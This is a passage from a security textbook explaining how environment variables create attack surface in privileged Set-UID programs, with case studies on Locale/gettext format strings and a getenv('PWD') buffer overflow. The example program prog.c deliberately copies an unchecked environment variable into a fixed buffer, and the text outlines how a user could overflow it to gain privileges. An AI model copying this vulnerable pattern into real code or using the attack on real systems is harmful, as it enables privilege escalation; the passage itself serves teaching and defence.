Programs often use functions from external libraries. These functions may or may not use any environment variable, but if they do, they increase the attack surface of the program. This can be risky for privileged programs.

2.5.1 Case Study - Locale in UNIX

UNIX provides internationalization supports using the Locale subsystem [Wikipedia, 2017m]. This subsystem consists of a set of databases and library functions. The databases store language- and country-specific information; the library functions are used to store, retrieve and manage that information. When a program needs to display a message to a user, it may want to display the message in the user's native language. For example, the messages to be printed might be in English, but the user of the program may be French; it will be more desirable if the messages can be translated to French.

With the Locale subsystem, a database of messages is created for each supported language. Every time a message needs to be printed out, the program uses the provided library functions to ask the corresponding database for the translated message, using the original string as the search key. In `Unix`, the `gettext()` and `catopen()` functions in the `libc` library are provided for this purpose. The following code example shows how a program can use the Locale subsystem.

```
int main(int argc, char **argv)
{
   if(argc > 1) {
      printf(gettext("usage: %s filename "),argv[0]);
      exit(0);
   }
   printf("normal execution proceeds...");
}
```

To find the correct translation, these Locale library functions need to know the user's language, as well as where to find the Locale databases. They rely on environment variables such as `LANG`, `LANGUAGE`, `NLSPATH`, `LOCPATH`, `LC_ALL`, `LC_MESSAGES`, and the like. Obviously, these environment variables can be set by users, so the translated message can be controlled by users. An attacker can build and install a custom message database to control what is returned by the `gettext()` function. As a result, in the above example, the format string of the `printf()` function is now decided by the attacker. This does not seem to be a big problem, but after reading the chapter about the format string vulnerability (Chapter 6), we will see that if an attacker can provide a format string to a privileged program, he or she can eventually gain the full control of the privileged program [CORE Security, 2000].

Countermeasure The countermeasure for the attack surface related to library lies with the library author. For example, Conectiva Linux using the `Glibc 2.1.1` library explicitly checks and ignores the `NLSPATH` environment variable if the `catopen()` and `catgets()` functions are called from a `Set-UID` executable [CORE Security, 2000].

2.6 Application Code

Programs may directly use environment variables. If a program is intended to be privileged, using environment variables results in the use of untrusted inputs, which may affect the program's behaviors.

2.6.1 Case Study - Using `getenv()` in Application Code

Applications can use different API's to access environment variables. In `Unix`, common APIs include `getenv()`, `setenv()`, and `putenv()`. Consider the following code.

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
   char arr[64];
   char *ptr;

   ptr = getenv("PWD");
   if(ptr != NULL) {
       sprintf(arr, "Present working directory is: %s", ptr);
       printf("%s\n", arr);
   }
   return 0;
}
```

The above program needs to know its current directory, so it uses `getenv()` to get the information from the `PWD` environment variable. The program then copies the value of this environment variable to a buffer `arr`, but it forgets to check the length of the input before the copy, resulting in a potential buffer overflow.

The value of the `PWD` environment variable is supposed to be the name of the folder from where the process starts. That value comes from the shell program. When we change folders using the `cd` command, the shell program keeps updating its shell variable `PWD`, so its value always contains the name of the current directory. That is why in the following execution log, every time when we change our directory, the value of `PWD` changes. However, users can change this shell variable to any value they want. In the following example, we change it to `xyz`, while the current directory was still `/`.

```
$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
```

When a command is executed from a shell, a new process will be created; the shell will set this new process's environment variable PWD using its shell variable of the same name. Therefore, if the program gets the value from the PWD environment variable, the value is actually from the parent process, and can be tampered with by the user. This makes the program prog.c listed above vulnerable if it is executed as a privileged Set-UID program: all we need to do is to set the PWD to an arbitrarily long string, which will cause a buffer overflow in the privileged program. Attackers can further exploit the buffer overflow to gain privileges [OWASP, 2008].

Countermeasure. When environment variables are used by privileged Set-UID programs, they must be sanitized properly. Developers may also choose to use a more secure version of getenv(), such as secure_getenv() provided by glibc [die.net, 2017]. When getenv() is used to retrieve an environment variable, it will search the environment variable list and return a pointer to the string found. The secure_getenv() function works exactly like getenv(), except that it returns NULL when "secure execution" is required [die.net, 2017]. One of the conditions for secure execution is when a process's effective user/group ID does not match with the real user/group ID; that is, the process runs a Set-UID or Set-GID program, and is thus privileged.

2.7 Set-UID Approach versus Service Approach

After understanding the risks caused by the environment variables on privileged Set-UID programs, let us see whether they have a similar effect on other types of privileged programs. In most operating systems, many operations (such as changing passwords and accessing certain hardware) are privileged, and normal users cannot directly conduct these operations. To help users conduct such operations, there are two typical approaches: the Set-UID approach and the service approach.

In the Set-UID approach, normal users run a special program to gain the root privilege temporarily; they can then conduct the privileged operations. In the service approach, normal users have to request a privileged service to conduct the privileged operations for them. This service, usually called daemons or services, are started by a privileged user or the operating system. Figure 2.5 depicts these two different approaches. From the functionality perspective, both approaches are similar; from the performance perspective, the Set-UID approach may be better, because it does not require a running background process. This advantage may be significant in old days when the memory was a precious resource and computers were not very powerful.

From the security perspective, the Set-UID approach has a much broader attack surface than the service approach. This attack surface is caused by environment variables. Figure 2.5 compares how the privileged process gets environment variables from its parent processes. In the Set-UID case, depicted in Figure 2.5(a), the environment variables come from a normal user process, which is not privileged, and therefore they cannot be trusted. Any data channel that flows from an untrusted entity to a trusted one is a potential attack surface.

Let us look at the service approach depicted in Figure 2.5(b). In this approach, the service is started by a privileged parent process or the operating system, so the environment variables come from a trusted entity, and thus do not increase the attack surface. Although attackers can still attack the service using other attack surfaces, there is no way for a normal user to conduct the attack via the environment variables. Since the other attack surfaces are similar for the Set-UID and service approaches, the Set-UID approach is considered more risky.



Figure 2.5: Attack surface comparison

Due to this reason, the Android operating system, which is built on top of the `Linux` kernel, completely removed the `Set-UID` and `Set-GID` mechanisms [Android.com, 2012].

2.8 Summary

Environment variables are data stored in the memory of each process. They are usually initialized by or inherited from the parent process. When a child process has more privilege than its parent process, environment variables may cause problems. `Set-UID` programs are typically started from a non-privileged parent process; that means a privileged `Set-UID` process gets its environment variables from a non-privileged process, which can set the values of the environment variables. If a `Set-UID` program uses its environment variables, it will basically be using untrusted input data from a non-privileged user. If the program does not sanitize the data properly, they may become vulnerable.

Many `Set-UID` programs do not use environment variables directly in their own code, but sometimes, the libraries or external programs invoked by them may use environment variables. If a `Set-UID` program is not aware of these environment variables, the chance for it to conduct sanitization is not very high. When writing `Set-UID` programs, it is important to understand such hidden risks.